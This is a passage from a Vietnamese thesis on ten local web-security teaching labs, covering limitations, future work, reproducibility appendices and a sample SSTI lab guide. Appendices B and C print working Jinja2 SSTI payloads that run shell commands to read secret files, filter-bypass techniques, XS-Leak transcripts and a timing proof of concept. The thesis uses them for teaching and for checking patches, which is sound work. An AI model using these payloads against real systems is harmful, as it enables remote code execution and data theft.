Khóa luận đã phân tích và thiết kế mười micro-lab theo một hợp đồng chung: mô tả vấn đề và mô hình đe dọa; cơ chế oracle, kênh kẻ hoặc khoảng hở logic; thiết kế kiến trúc, dữ liệu và điều kiện; phòng thủ; và bài học thực tế. Mức triển khai thực tế trải từ M0 đến M3 và được công bố tại Bảng 5.1: bảy lab đạt M3, hai lab (XS-Leak redirect và Parser differentials) ở M2 và một lab (SOAPwn) ở M0. Các lab sử dụng dữ liệu giả lập, phạm vi cục bộ và cơ chế giới hạn năng lực để giữ mục tiêu giáo dục. Mỗi chương phân biệt tín hiệu quan sát được từ phía kẻ tấn công với bằng chứng đối chiếu nội bộ dành cho bộ quan sát, qua đó tránh dùng nhật ký nội bộ để chứng minh một oracle mà kẻ tấn công không thể quan sát.

Ba đóng góp chính có thể được xác định như sau:

1. **Bộ sản phẩm thực nghiệm cho các kỹ thuật mới và liên tầng.** Khóa luận cung cấp thiết kế thống nhất cho mười micro-lab, gồm ứng dụng đích hoặc dịch vụ hỗ trợ, dữ liệu mẫu, checkpoint, chế độ an toàn và tiêu chí hồi quy. Các lab cốt lõi hướng tới khả năng chạy cục bộ bằng Docker; các lab phụ thuộc trình duyệt, Windows hoặc proxy được công bố riêng dưới dạng mở rộng.
2. **Mô hình bằng chứng thống nhất.** Mỗi cơ chế được mô tả bằng điều kiện tiên đề, invariant bị phá vỡ, oracle từ vị trí kẻ tấn công và bằng chứng đối chiếu nội bộ xác nhận hiệu ứng phụ. Mô hình này cho phép phân biệt quan sát bề mặt với quan hệ nhân quả.
3. **Phương pháp kiểm chứng bản vá.** Với các lab đạt M2–M3, cặp chế độ không

an toàn/an toàn được kết hợp với đối chứng dương, đối chứng âm và dữ liệu mẫu hồi quy để phân biệt biện pháp khôi phục invariant với biện pháp chỉ che lỗi, giảm quyền hoặc làm oracle khó quan sát hơn; ở mức M3 các đối chứng này được tự động hóa và cố định môi trường. Với L5 (M0), cấu trúc này là hợp đồng thiết kế cần tiếp tục kiểm chứng.

Các đóng góp trên được phát biểu ở mức sản phẩm thực nghiệm và lập luận thiết kế. Khóa luận không tuyên bố đã tái tạo toàn bộ chuỗi khai thác của từng sản phẩm thực tế, cũng không suy rộng kết quả lab thành đánh giá an toàn cho hệ thống vận hành.

6.2 Hạn chế

6.2.1 Phạm vi kỹ thuật và tính khái quát

Các lab tái dựng cơ chế khai thác cốt lõi trong môi trường giáo dục, không tái tạo đầy đủ mọi điều kiện, quyền và sink của sản phẩm thực tế. Dữ liệu giả lập giúp kiểm soát rủi ro nhưng không phản ánh thiệt hại nghiệp vụ. Kết quả vì vậy chứng minh chuỗi nhân quả trong profile đã công bố, không thay thế kiểm thử xâm nhập hoặc đánh giá rủi ro của một hệ thống bên ngoài.

6.2.2 Độ hoàn thiện không đồng đều

Mức độ hoàn thiện của mười lab không đồng nhất. Tại thời điểm chốt bản thảo, bảy lab (L1–L4, L6, L7, L9) đạt M3 với hồi quy tự động không an toàn/an toàn, môi trường cố định và bản kê khai tái lập; XS-Leak redirect (L8) và Parser differentials (L10) dừng ở M2 (L8 vì oracle định thời 255-socket được thiết kế cho thao tác trình duyệt thủ công và chưa được hồi quy tự động; L10 tuy đã có hồi quy tự động và môi trường cố định nhưng cần thêm kiểm chứng tái lập độc lập cho quan hệ differential); SOAPwn

(L5) dừng ở M0 do phụ thuộc Windows/.NET ngoài phạm vi đợt này. Việc công bố loại cốt lõi/mở rộng và mức M0–M3 giúp giới hạn tuyên bố theo đúng bằng chứng đã lưu.

6.2.3 Phụ thuộc phiên bản

Cơ chế lập lịch của browser, cache/history, cách framework phân loại phản hồi, thư viện Unicode, parser và máy khách HTTP có thể thay đổi. Cố định phiên bản giảm biến thiên trong một lần thực nghiệm nhưng tạo chi phí bảo trì. Khóa luận chưa đánh giá đầy đủ độ bền của oracle trên nhiều hệ điều hành, kiến trúc CPU hoặc phiên bản browser/framework.

6.2.4 Đánh giá sự phạm

Ảnh xạ Bloom và CLO/PLO mới chứng minh cấu trúc nhiệm vụ có chủ đích. Khóa luận chưa có đánh giá độc lập của nhiều chuyên gia, thí điểm với sinh viên hoặc kiểm tra trước/sau. Vì vậy, “giá trị sự phạm” được giới hạn ở lập luận thiết kế và khả năng sử dụng làm hiện vật dạy học, không được trình bày như hiệu quả đã được kiểm chứng thực nghiệm. Để rút ngắn khoảng cách này, khóa luận đã thiết kế sẵn bộ công cụ đánh giá và giao thức thí điểm (Mục 5.6, Phụ lục E); giới hạn còn lại là việc thực thi và thu thập dữ liệu, nằm ngoài phạm vi đợt này.

6.3 Hướng phát triển

6.3.1 Ưu tiên 1: Hoàn thiện sản phẩm thực nghiệm và phụ lục tái lập

Ưu tiên đầu tiên là đưa hai lab còn lại lên mức có hồi quy tự động đầy đủ. SOAPwn (L5) cần duy trì vết thực thi ghi sẵn cho tuyến phân tích và hồ sơ chạy trực tiếp trên

Windows để đạt tối thiểu M2. XS-Leak redirect (L8) cần một trình chạy trình duyệt tự động thu phân phối thời gian lặp lại và ma trận nhằm lẫn của bộ phân loại `result>500`, kèm hợp đồng khởi động để phát hiện khi oracle đổi theo phiên bản Chromium; đây là điều kiện để nâng L8 từ M2 lên M3. Mỗi lab cần một bản kê khai gồm giá trị băm image, phiên bản môi trường chạy/trình duyệt/proxy, mã kiểm tra dữ liệu, lệnh đặt lại, checkpoint và bằng chứng kỳ vọng.

6.3.2 Ưu tiên 2: Trình chạy chung và CI

Trình chạy chung cần thực hiện theo thứ tự: kiểm tra phạm vi chỉ cục bộ, dựng môi trường, đặt lại trạng thái, chạy đường cơ sở không an toàn, chạy hồi quy an toàn, thu siêu dữ liệu và xuất báo cáo đạt/không đạt. Trình chạy chỉ gọi các kiểm thử đã định nghĩa, không nhận dải IP hoặc URL tùy ý và không trở thành công cụ quét tổng quát.

CI nên chạy ma trận cốt lõi/mở rộng và không an toàn/an toàn. Đường ống phải thất bại khi chế độ an toàn tái xuất hiện oracle, khi hiệu ứng phụ vẫn còn hoặc khi đường cơ sở không an toàn không còn phù hợp với hồ sơ đã cố định. Nhật ký đã lọc, dữ liệu mẫu yêu cầu/phản hồi, ảnh chụp màn hình và vết thực thi có thể được lưu làm hiện vật phục vụ phân tích; hiện vật dùng để lưu kết quả chạy, không thay thế bộ nhớ đệm phụ thuộc [52]. Quy trình cần dùng quyền token tối thiểu, phụ thuộc và image đã cố định, đồng thời không thực thi mã không tin cậy với quyền ghi. Việc tích hợp kiểm thử an ninh vào vòng đời phát triển phù hợp với định hướng phát triển an toàn và bảo vệ CI/CD [53], [54].

6.3.3 Ưu tiên 3: Fuzzing theo invariant

Kiểm thử mờ nên kiểm tra quan hệ giữa các tầng thay vì chỉ sinh tải trọng ngẫu nhiên. Sai khác bộ phân tích cú pháp cần so sánh AST hoặc phép chiếu bảo mật giữa bộ kiểm tra và bộ thực thi. Unicode cần kiểm thử dựa trên thuộc tính để tầng kiểm tra và điểm sử dụng dùng cùng dạng chuẩn hóa. SSRF cần sinh chuỗi chuyển hướng và kiểm tra

chính sách đích sau từng bước chuyển. Lab bộ nhớ đệm cần biến đổi tiêu đề, truy vấn và biểu diễn để phát hiện và chặn khóa bộ nhớ đệm. Mọi đầu vào làm hai tầng khác nhau về quyết định bảo mật phải được thu nhỏ và lưu thành dữ liệu mẫu hồi quy.

6.3.4 Ưu tiên 4: Thực thi pilot đánh giá sự phạm

Với bộ công cụ và giao thức đã thiết kế (Mục 5.6, Phụ lục E), bước kế tiếp là thực thi một thí điểm một-nhóm trước-sau trên sinh viên học phần An Ninh Mạng Máy Tính: chạy kiểm tra trước, cho thực hành theo chuỗi checkpoint, chấm bằng bảng tiêu chí chấm CP1–CP4, làm kiểm tra sau đăng cấu và thu phiếu tự đánh giá; sau đó phân tích độ lợi chuẩn hóa, cỡ hiệu ứng và kiểm định bắt cặp theo Phụ lục E.5. Chỉ khi có dữ liệu, khóa luận mới có thể phát biểu về hiệu quả học tập; trước đó, các tuyên bố sự phạm được giữ ở mức thiết kế và độ bao phủ.

6.4 Kết luận

Giá trị của khóa luận nằm ở việc biến các kỹ thuật tấn công web liên tầng thành chuỗi nhân quả có thể quan sát, phản biện và kiểm thử lại trong môi trường giới hạn. Bộ lab không chỉ yêu cầu tái hiện một tín hiệu, mà yêu cầu xác định invariant bị phá vỡ, tách oracle khỏi bằng chứng đối chiếu nội bộ và chứng minh bản vá bằng đối chứng. Kết quả này tạo nền tảng cho một hiện vật đào tạo có thể tiếp tục được hoàn thiện bằng bản kê khai tái lập, CI, kiểm thử mờ và đánh giá sự phạm, đồng thời giữ nguyên ranh giới: chỉ cục bộ, dữ liệu giả lập, năng lực bị kiểm soát và không tổng quát hóa vượt quá bằng chứng.

Phụ lục A. TÁI LẬP

Phụ lục này là bản kê khai ở mức kho mã. Mỗi dòng dẫn tới tệp cấu hình, lệnh và bằng chứng có trong hiện vật thực nghiệm. Bảy lab (L1–L4, L6, L7, L9) đã có hội quy tự động không an toàn/an toàn, môi trường cố định phiên bản và bản kê khai tái lập (`reproducibility.md`), tương ứng mức M3. L8 và L10 dừng ở M2: L8 có đối chứng không an toàn/an toàn và kiểm thử hợp đồng cho oracle lẫn phòng thủ nhưng chưa có hội quy định thời tự động và phân phối được công bố; L10 (Parser differentials) có hội quy tự động và môi trường cố định phiên bản nhưng được xếp M2, chờ kiểm chứng tái lập độc lập cho quan hệ differential. L5 (SOAPwn) còn ở M0 do phụ thuộc Windows/.NET ngoài phạm vi đợt này; với L5 phụ lục chỉ ghi hợp đồng thiết kế, không suy diễn đã có lần chạy bằng chứng.

Bảng A.1: Môi trường và quy trình dựng lại của mười micro-lab

Lab	Ảnh/runtime	Phụ thuộc đã công bố	Dựng/đặt lại
L1 Successful Errors	Docker Compose; Dockerfile nạn nhân/phòng thủ	Python requirements cho nạn nhân và phòng thủ; phiên bản đã cố định trong reproducibility.md	docker compose up --build; lớp phủ an toàn docker-compose.secure.yml; hồi quy node tests/regression.mjs
L2 ORM leak	Docker Compose; Dockerfile nạn nhân/phòng thủ	requirements.txt; phiên bản ORM theo tệp khóa/sản phẩm phụ thuộc	./script.sh reset; ./script.sh test
L3 SSRF redirect loop	Docker Compose; Node nạn nhân/phòng thủ	package.json; mã băm ảnh đã cố định (xem reproducibility.md)	Compose thường hoặc lớp phủ an toàn; hồi quy tests/regression.mjs
L4 Unicode	Docker Compose; Node nạn nhân/phòng thủ	package.json; Dockerfile cho proxy/nạn nhân/phòng thủ	docker compose up --build; lớp phủ an toàn; ./tests/test_secure.sh
L5 SOAPwn	nạn nhân Windows/.NET Framework; dịch vụ hỗ trợ Docker	Windows profile là extension; version/mã băm phải ghi trong lần chạy bằng chứng	setup-lab-env.md; dịch vụ hỗ trợ Compose
L6 ETag	Docker Compose; Node và bộ chạy trình duyệt	package.json; ảnh/profile trình duyệt theo sản phẩm	./script.sh; kiểm thử profile bộ chạy trình duyệt; lớp phủ an toàn
L7 Next.js	Docker Compose; ứng dụng Next.js	package.json; cập phiên bản 14.2.6/14.2.10 theo tệp khóa phiên bản (xem reproducibility.md)	reproducibility.md và Compose
L8 XS-Leak redirect	Docker Compose; bộ chạy Chromium/Playwright	package.json của bộ chạy trình duyệt; mã băm ảnh cần ghi cùng kết quả	./script.sh; Compose thường hoặc lớp phủ an toàn

Lab	Ảnh/runtime	Phụ thuộc đã công bố	Dựng/đặt lại
L9 HTTP/2 CONNECT	Docker Compose; Envoy proxy và máy khách H2	mã băm ảnh Envoy đã cố định; máy khách Go theo go.sum (xem reproducibility.md)	Compose + lớp phủ an toàn/an toàn nghiêm ngặt; hồi quy tests/regression.mjs
L10 Parser differentials	Docker Compose; dịch vụ Go yaml.v3 và Ruby Psych	go.sum + Gemfile.lock đã cố định (xem reproducibility.md)	Compose + lớp phủ an toàn; hồi quy tests/regression.mjs

Bảng A.2: Hợp đồng kiểm thử và bằng chứng tối thiểu của mười bài thực hành vi mô

Lab	Assertion không an toàn	Assertion an toàn mục tiêu	Bằng chứng
L1 Successful Errors	Error/template oracle theo checkpoint	Chế độ an toàn chặn boundary template, positive flow còn chạy	guide.md, Compose, kiểm thử checkpoint/hồi quy
L2 ORM leak	Oracle kết quả và khoảng hở parser	Danh sách cho phép trường—toán tử từ chối tra cứu ngoài hợp đồng	script.sh, Compose, pytest và dữ liệu mẫu yêu cầu/phản hồi
L3 SSRF redirect loop	Chuỗi chuyển hướng tạo oracle phản hồi	Chính sách đích mỗi chặn chặn chuyển hướng nội bộ	reproducibility.md, Compose và kiểm thử checkpoint
L4 Unicode	Differential chủ thể/route xuất hiện	Chính sách canonical-first giữ đối chứng dương Unicode	script.sh, Compose, kiểm thử Node và kiểm thử an toàn
L5 SOAPwn	Mục tiêu: trace đã ghi hoặc Windows profile quan sát hiệu ứng phụ transport	Mục tiêu: chính sách điểm cuối chặn trước luồng yêu cầu	Hợp đồng trong guide.md và setup-lab-env.md; chưa có lần chạy bằng chứng công bố
L6 ETag	Oracle lịch sử phân biệt trùng/trượt	no-store và phòng thủ CSRF làm oracle mất phân lớp	script.sh, Compose, đầu ra trình duyệt và kiểm thử an toàn
L7 Next.js	Phân loại/phát lại cache ở profile dễ tổn thương	Phiên bản đã và không phát lại đầu độc biểu diễn	guide.md, script.sh, bản kê khai bản dựng và phản hồi thô
L8 XS-Leak redirect	Topology chuyển hướng tạo tín hiệu định thời quan sát được ở trình duyệt (result>500)	Máy chủ chuyển hướng chung đưa bộ phân loại về mức cơ sở	Kiểm thử hợp đồng kẻ tấn công/phòng thủ trong tests/, Compose + lớp phủ an toàn; hồi quy định thời tự động và phân phối là hướng phát triển
L9 HTTP/2 CONNECT	Oracle 2xx/error cấp luồng và dấu mốc đường hầm	Đích ngoài danh sách cho phép bị chặn trước kết nối thượng nguồn (RBAC)	tests/regression.mjs, Compose, evidence/regression/summary.json và reproducibility.md

Lab	Assertion không an toàn	Assertion an toàn mục tiêu	Bằng chứng
L10 Parser differentials	Cùng YAML thô tạo vượt chính sách và profile import (Go yaml.v3 mù / Ruby Psych giải mã !binary)	DTO parse-once loại phân tích lại thô và dấu mốc	tests/regression.mjs, witness tập ngữ liệu, evidence/regression/summary.json và reproducibility.md

Lệnh đặt lại có tính phá hủy volume chỉ được dùng trong mạng cục bộ của từng lab và phải được thực hiện từ đúng thư mục lab. Một lần tái lập hợp lệ lưu bản kê khai môi trường, bằng chứng thô phía tấn công quan sát được và dữ liệu nền chuẩn tách riêng. Với L5 (M0), phụ lục chỉ ghi hợp đồng thiết kế và đường dựng dự kiến; không suy diễn rằng đã có lần chạy bằng chứng hoặc hồi quy an toàn. Với L8 (M2), phụ lục ghi kiểm thử hợp đồng và chế độ đối chứng; hồi quy định thời tự động là hướng phát triển.

A.1 Con trở bằng chứng chạy cho các lab M3

Mỗi lab được xếp M3 trong Bảng 5.1 phải truy được tới một vật chứng chạy cụ thể, không chỉ là khẳng định. Bảng A.3 liệt kê, cho từng lab M3, tệp kết quả hồi quy do công `./script.sh regression` (hoặc `regress`) sinh ra, kết luận đạt/không đạt và giá trị băm SHA-256 của tệp tại thời điểm chốt bản thảo. Tệp được commit cùng mã nguồn; giám khảo có thể mở trực tiếp hoặc kiểm tra lại băm bằng `sha256sum <đường dẫn>`. L5 (M0), L8 (M2) và L10 (M2) không nằm trong bảng: L5 phụ thuộc Windows/.NET và L8 chưa có hồi quy timing tự động, còn L10 tuy có hồi quy tự động nhưng được xếp M2 vì đang chờ kiểm chứng tái lập độc lập cho quan hệ differential; trạng thái của chúng đã nêu ở đoạn trên.

Bảng A.3: Con trở bằng chứng chạy (evidence/regression/summary.json) cho bảy lab M3

Lab	Thư mục lab (dưới lab/)	Kết luận	SHA-256 (16 ký tự đầu)
L1 Successful Errors	lab01-successful-errors	pass	30e594d17cfa3b08
L2 ORM leak	lab02-orm-leak	pass	d973f691ab2a8a8f
L3 SSRF redirect loop	lab03-redirect-loop	pass	9e8150c738162c50
L4 Unicode normalization	lab04-unicode-normalization	pass	06dc14ae419ab940
L6 ETag length leak	lab06-etag-length-leak	pass	e0b711affbcefbfc
L7 Next.js cache	lab07-nextjs-cache-chain	pass	2dd211f78cba4fad
L9 HTTP/2 CONNECT	lab09-http2-connect	pass	f1300017147563a7

Kết luận pass nghĩa là công hồi quy xác nhận đồng thời hai điều kiện trên cùng

topology: chế độ không an toàn tái hiện oracle hoặc hiệu ứng phụ, còn chế độ an toàn loại bỏ nó trong khi chức năng hợp lệ vẫn chạy. Nội dung chi tiết từng tệp (mã môi trường đã cố định, ma trận đối chứng, dấu mốc) nằm trong chính `summary.json` và các tệp bằng chứng kèm theo của mỗi lab.

Phụ lục B. BẢNG CHỨNG CHẠY TỐI THIỂU

Phụ lục này trình bày bằng chứng chạy đại diện cho ba lab minh họa ba loại bằng chứng khác nhau — transcript HTTP, tín hiệu quan sát trên trình duyệt và oracle định thời — nhằm trả lời trực tiếp câu hỏi “sản phẩm thực nghiệm được đo bằng gì”. Ba lab được chọn phủ cả hai loại triển khai: L1 (Core), L6 (Extension — trình duyệt) và L8 (Extension — trình duyệt, timing). Bổ sung một mục cho L5 SOAPwn (Extension, M0): vì lab này phụ thuộc Windows/.NET nên phần đó là transcript *minh họa* dựng theo cơ chế, tách biệt rõ với bằng chứng chạy live của ba lab trên. Mỗi mục chỉ trích phần cốt lõi; toàn bộ bằng chứng thô (transcript đầy đủ, bản kê khai băm) được lưu cùng mã nguồn tại thư mục `lab/<tên-lab>/evidence/` và trên đĩa CD kèm theo.

B.1 L1 Successful Errors — oracle lỗi (Core)

Lab 01 là bài Blind SSTI: máy chủ không trả kết quả kết xuất, buộc kẻ tấn công dùng *thông báo lỗi* làm kênh trích xuất. Ở chế độ không an toàn, một payload ép `ValueError` sẽ nhét nội dung flag vào thông báo lỗi HTTP 500. Bằng chứng phía tấn công quan sát được là chính phản hồi, không phải nhật ký nội bộ.

```
# sstiLeak - HTTP 500 - leaked=true
GET /render?content={{ [].index(config.__class__.__init__
    __globals__['os'].popen("cat /app/secret/flag_task2.txt").read()) }}

<pre>Error: 'FLAG{SSTI_BASIC_Jinja2_T3mplat3_1nj3ct10n}\n' is not in list</pre>
```

Listing B.1: L1 — chế độ không an toàn (:5000): flag rò rỉ qua HTTP 500

```
# sstiLeak - HTTP 200 - leaked=false
GET /render?content={{ ...cat /app/secret/flag_task2.txt... }}

<pre>[thong bao chung chung; payload duoc render nhu van ban tho, khong thuc thi]</pre>
```

Listing B.2: L1 — chế độ an toàn (:5001): cùng payload, HTTP 200, không rò rỉ

Ở chế độ an toàn, bản vá dùng `render_template` với dữ liệu tĩnh và thông báo lỗi chung, nên payload chỉ hiển thị dưới dạng văn bản thô và không có flag trong phản hồi. Công hội quy (`tests/regression.mjs`) khẳng định `errorLeaked=true` ở nạn nhân và `errorLeaked=false` ở phòng thủ; kết luận và giá trị băm được ghi trong `evidence/regression/summary.json`.

B.2 L6 Cross-Site ETag Length Leak — oracle trình duyệt (Extension)

Lab 06 là một XS-Leak: một bit bí mật (prefix của ghi chú riêng `LAB{cab}`) làm thay đổi kích thước biểu diễn; chênh lệch được mã hóa gián tiếp vào *độ dài* ETag, phản chiếu lại qua `If-None-Match`, rồi khuếch đại thành hai trạng thái điều hướng tại giới hạn 431. Trang kẻ tấn công không đọc phản hồi khác nguồn; nó chỉ suy ra một ký tự qua *lịch sử điều hướng* của Chromium. Transcript dưới đây là chuỗi validator theo profile đã cố định của Chương 4.6.

```
# prefix sai (miss): body 4095 B = 0xffff
GET /notes?q=LAB{ca&pad=... HTTP/1.1
<- 200 OK    ETag: W/"fff-<digest>"      # phan do dai = 3 hex

# prefix dung (hit): body 4136 B = 0x1028
GET /notes?q=LAB{cab&pad=... HTTP/1.1
<- 200 OK    ETag: W/"1028-<digest>"      # phan do dai = 4 hex -> ETag dai them 1 byte

# revalidation: ETag hit lam request thu hai vuot gioi han header
GET /notes?q=...&pad=... HTTP/1.1
If-None-Match: W/"1028-<digest>"
<- 431 Request Header Fields Too Large    # miss: 200/304 ; hit: 431 (history delta 2 vs 3)
```

Listing B.3: L6 — chế độ không an toàn (`victim.test`): độ dài ETag chênh 1 byte và 431 tại nhánh trúng

```
GET /notes?q=LAB{cab HTTP/1.1
<- 200 OK    Cache-Control: private, no-store    # không phát ETag
# => không có If-None-Match ở request sau, không có 431,
#    lịch sử điều hướng không còn phân biệt hit/miss
```

Listing B.4: L6 — chế độ an toàn (defense): route riêng tư không phát validator, oracle mất phân lớp

Cổng hỏi quy chạy bằng Puppeteer 24.43.1 trên node:22-slim đã cố định theo mã băm: ở nạn nhân, oracle lịch sử khôi phục đúng một ký tự (leaked=true, chars=1); ở phòng thủ (no-etag + no-store + SameSite=Strict), oracle mất tín hiệu (leaked=false, chars=0). Kết luận và env băm được ghi trong lab/lab06-etag-length-leak/evidence/regression/summary.json.

B.3 L8 XS-Leak redirect — oracle định thời (Extension, M2)

Lab 08 quan sát bí mật khác nguồn qua *thời gian* thay vì đọc trực tiếp. PoC làm cạn nhóm socket của trình duyệt rồi so sánh độ trễ của một tuyến chuyển hướng cố định; quyết định rõ ràng là một phân loại nhị phân `result > 500 ms`.

```
const result = await testRedirectHost(); // do do tre tuyến redirect
log(`result=${result.toFixed(2)}ms`);
log(`result > 500 => ${result > 500}`); // true => rõ ràng bí mật khác nguồn
```

Listing B.5: L8 — lỗi quyết định của oracle trong attacker/public/poc.html

Lab 08 hiện ở mức M2: có chế độ không an toàn/an toàn, kiểm thử hợp đồng cho oracle (attacker/server.js) và cho phòng thủ (máy chủ chuyển hướng chung), cùng tách biệt bằng chứng. Do oracle 255-socket được thiết kế cho thao tác trình duyệt thủ công và nhảy với phiên bản Chromium, việc hỏi quy định thời tự động và dựng *ma trận nhầm lẫn* định lượng cho bộ phân loại `result > 500` được xếp vào hướng phát triển (Mục 5.4), không tuyên bố là bằng chứng đã hoàn tất trong đợt này.

B.4 L5 SOAPwn — transcript minh hoạ oracle Ohttp/Ofile (Extension, M0)

Lab 05 phụ thuộc Windows và .NET Framework nên hiện ở mức M0; *không có capture từ một lần chạy live*. Transcript dưới đây là bản **minh hoạ dựng theo cơ chế đã tải liệu hoá** tại Mục 4.5, để người học không có Windows/.NET vẫn phân tích được chuỗi WSDL → generated proxy → request factory → hiệu ứng phụ và phân biệt hai lớp oracle. Bản đầy đủ kèm câu hỏi phân tích nằm tại lab/lab05-soapwn/fixtures/soapwn-oracle-transcript.md. Điền vào chung là POST /lab/invoke với tên dữ liệu mẫu (không nhận URL/method tùy ý); điểm cuối lấy từ soap:address của WSDL.

```
# WSDL: <soap:address location="file:///C:/SoapwnLab/out/marker-c-8f31.bin"/>
# Ground truth (observer): WebRequest.Create(file://) -> FileWebRequest;
#   GetRequestStream() ghi SOAP envelope VAO TEP roi dong stream
#   => side effect hoan tat TRUOC exception; marker-c-8f31.bin chua envelope.
# Attacker-visible (oracle Ofile):
HTTP/1.1 502 Bad Gateway
{"result":"SOAP_RESPONSE_INVALID","correlationId":"c-8f31"}
```

Listing B.6: L5 — chế độ không an toàn, dữ liệu mẫu file-marker: điểm cuối file:// tạo oracle Ofile

```
# benign.wsdl -> soap:address la SOAP stub qua HTTP:
HTTP/1.1 200 OK   {"result":"INVOCATION_OK","correlationId":"c-1a20"}   # Ohttp

# secure: allow/deny chạy TRUOC GetRequestStream; file:// bị tu chôi,
#   không mở request stream, marker KHÔNG doi:
HTTP/1.1 400 Bad Request   {"result":"ENDPOINT_DENIED","correlationId":"c-8f31"}
```

Listing B.7: L5 — mốc cơ sở Ohttp (dữ liệu mẫu benign) và chế độ an toàn (danh sách cho phép điểm cuối)

Bài học chính từ transcript: 502 SOAP_RESPONSE_INVALID là bằng chứng phía tấn công quan sát được cho việc luồng yêu cầu đã chạy, nhưng *không* chứng minh hiệu ứng phụ vắng mặt — envelope đã được ghi vào tệp ở bước luồng yêu cầu, trước

exception ở bước phản hồi. Nội dung dấu mốc và kiểu yêu cầu cụ thể là dữ liệu nền chuẩn, không phải oracle của kẻ tấn công. Vì L5 ở M0, đây là transcript thiết kế phục vụ phân tích, không phải tái lập live.

Phụ lục C. LAB GUIDE MẪU (LAB 01)

Phụ lục này minh họa một Lab Guide đầy đủ cho **Lab 01 — Successful Errors (Blind SSTI)**, dùng làm mẫu chuẩn cho chín lab còn lại. Cấu trúc đi từ mục tiêu học tập, điều kiện tiên quyết, các bước thao tác, câu hỏi thảo luận, bài tập mở rộng đến bảng tiêu chí chấm điểm. Bản guide thao tác đầy đủ nằm tại `lab/lab01-successful-errors/guide.md`.

C.1 Mục tiêu học tập theo thang Bloom

Sau khi hoàn thành lab, người học có khả năng:

- **CP1 — Hiểu (Understand).** Trình bày mô hình đe dọa Blind SSTI: vì sao khi kết xuất trả về rỗng, thông báo lỗi trở thành kênh trích xuất, và vì sao `str(e)` trong phản hồi là khoảng hở logic.
- **CP2 — Vận dụng (Apply).** Nhận diện template engine bằng error signature và polyglot, rồi tái hiện oracle lỗi để trích xuất một flag qua `ValueError`.
- **CP3 — Phân tích (Analyze).** Đối chiếu tín hiệu phía tấn công quan sát được (phản hồi HTTP) với dữ liệu nền chuẩn (vị trí flag thực), và phân tích cách một bộ lọc chuỗi bị vượt qua bằng `lipsum`, mã hex và parameter pollution.
- **CP4 — Đánh giá (Evaluate).** Áp dụng bản vá nguyên nhân gốc, rồi dùng cổng hỏi quy để phân biệt bản vá khôi phục invariant với biện pháp chỉ che thông báo lỗi.

C.2 Điều kiện tiên quyết

- **Môi trường:** Docker và Docker Compose v2; Node.js ≥ 18 cho exploit runner và cổng http; không cần npm install trên host.
- **Kiến thức:** khái niệm yêu cầu/phản hồi HTTP và URL-encoding; cú pháp Jinja2 cơ bản; hiểu sơ lược Server-Side Template Injection và chuỗi truy cập `__globals__` trong Python.
- **Ranh giới:** chỉ chạy trên localhost hoặc mạng Docker riêng; mọi flag là dữ liệu huấn luyện.

C.3 Các bước thao tác

1. Dựng lab không an toàn: `./script.sh up` (nạn nhân tại 127.0.0.1:5000).
2. Fingerprint bằng error signature: gửi `/render?content={{` và quan sát `TemplateSyntaxError` lộ tên engine trong HTTP 500.
3. Phân loại phần nền bằng polyglot: `{{ 7*'7' }}` trả HTTP 200 (Python cho phép nhân chuỗi), còn `{{ 7/'0' }}` trả HTTP 500 (TypeError), xác nhận Jinja2/Python.
4. Reconnaissance: dùng `[] .index(...os.listdir('.'))` để ép `ValueError`, đọc danh sách file trong thông báo lỗi.
5. Trích xuất flag: `[] .index(...os.popen("cat /app/secret/flag_task2.txt").readlines())` để ép `ValueError`, flag xuất hiện trong chuỗi lỗi “is not in list”.
6. Ghi lại phản hồi làm bằng chứng phía tấn công quan sát được (không dùng nhật ký máy chủ làm oracle).

7. Chuyển sang điểm cuối có lọc `/safe-render`; xác nhận các từ khóa `_`, `os`, `globals` bị chặn.
8. Vượt lọc bằng `lipsum|attr(...)` và mã hex cho `__globals__/_os`, kết hợp parameter pollution (`&key=...`) để đưa từ khóa nhạy cảm ra ngoài tham số bị quét.
9. (Tùy chọn) Thử biến thể latency-based: `{{ range(100000000)|list }}` và quan sát độ trễ như tín hiệu thực thi.
10. Dựng chế độ an toàn: `./script.sh up-secure` (phòng thủ tại `127.0.0.1:5001`).
11. Lắp lại các payload ở bước 5 và 8; xác nhận phản hồi chuyển sang HTTP 200 với thông báo chung, không còn flag.
12. Chạy công hội quy một lệnh: `node tests/regression.mjs`; đọc `evidence/regression` và xác nhận `pass=true`.
13. Dọn dẹp: `./script.sh down` và `down-secure`.

C.4 Câu hỏi thảo luận

- Q1.** Vì sao một hệ thống “kết xuất rỗng, không echo” vẫn có thể bị trích xuất dữ liệu? Kênh truyền tin thực sự nằm ở đâu?
- Q2.** Phân biệt *nguyên nhân gốc* và *triệu chứng*: đổi `str(e)` thành thông báo lỗi rút gọn có phải là bản vá gốc không? Vì sao?
- Q3.** Tại sao đối chứng dương (chức năng hợp lệ vẫn chạy ở chế độ an toàn) là điều kiện cần để coi bản vá là đạt?
- Q4.** Kỹ thuật parameter pollution cho thấy giới hạn nào của phòng thủ dựa trên danh sách chặn chuỗi (denylist)?

Q5. Trong mô hình bằng chứng của lab, vì sao nhật ký máy chủ không được dùng làm oracle của kẻ tấn công?

C.5 Bài tập mở rộng

- Viết một biến thể payload mới đọc biến môi trường FLAG_TASK4 mà không dùng ký tự `_` tường minh.
- Soạn một quy tắc phát hiện (WAF/log) cho error-based SSTI và kiểm tra tỉ lệ báo nhầm trên lưu lượng lành tính.
- So sánh hành vi của cùng payload trên một engine khác (ví dụ Twig) và giải thích khác biệt.
- Thay bản vá “generic error” bằng SandboxedEnvironment và lập luận mức độ bền của từng lớp phòng thủ.

C.6 Bảng tiêu chí chấm mẫu

Tiêu chí (checkpoint)	Điểm	Mức đạt
CP1 — Mô hình đe dọa	2	Giải thích đúng vì sao lỗi là kênh trích xuất và <code>str(e)</code> là khoảng hở.
CP2 — Tái hiện oracle	3	Fingerprint đúng engine và trích xuất ít nhất một flag qua <code>ValueError</code> , kèm phản hồi làm bằng chứng.
CP3 — Phân tích và bypass	2	Vượt lọc <code>/safe-render</code> và giải thích từng thành phần payload; tách phía tấn công quan sát được khỏi dữ liệu nền chuẩn.
CP4 — Phòng thủ và hồi quy	2	Áp bản vá gốc, chạy cổng hồi quy <code>pass=true</code> , lập luận vá gốc vs che triệu chứng.
Đạo đức và tái lập	1	Chỉ chạy cục bộ, ghi lại môi trường và lệnh tái lập.
Tổng	10	

Phụ lục D. BẢNG CHI TIẾT THEO LAB

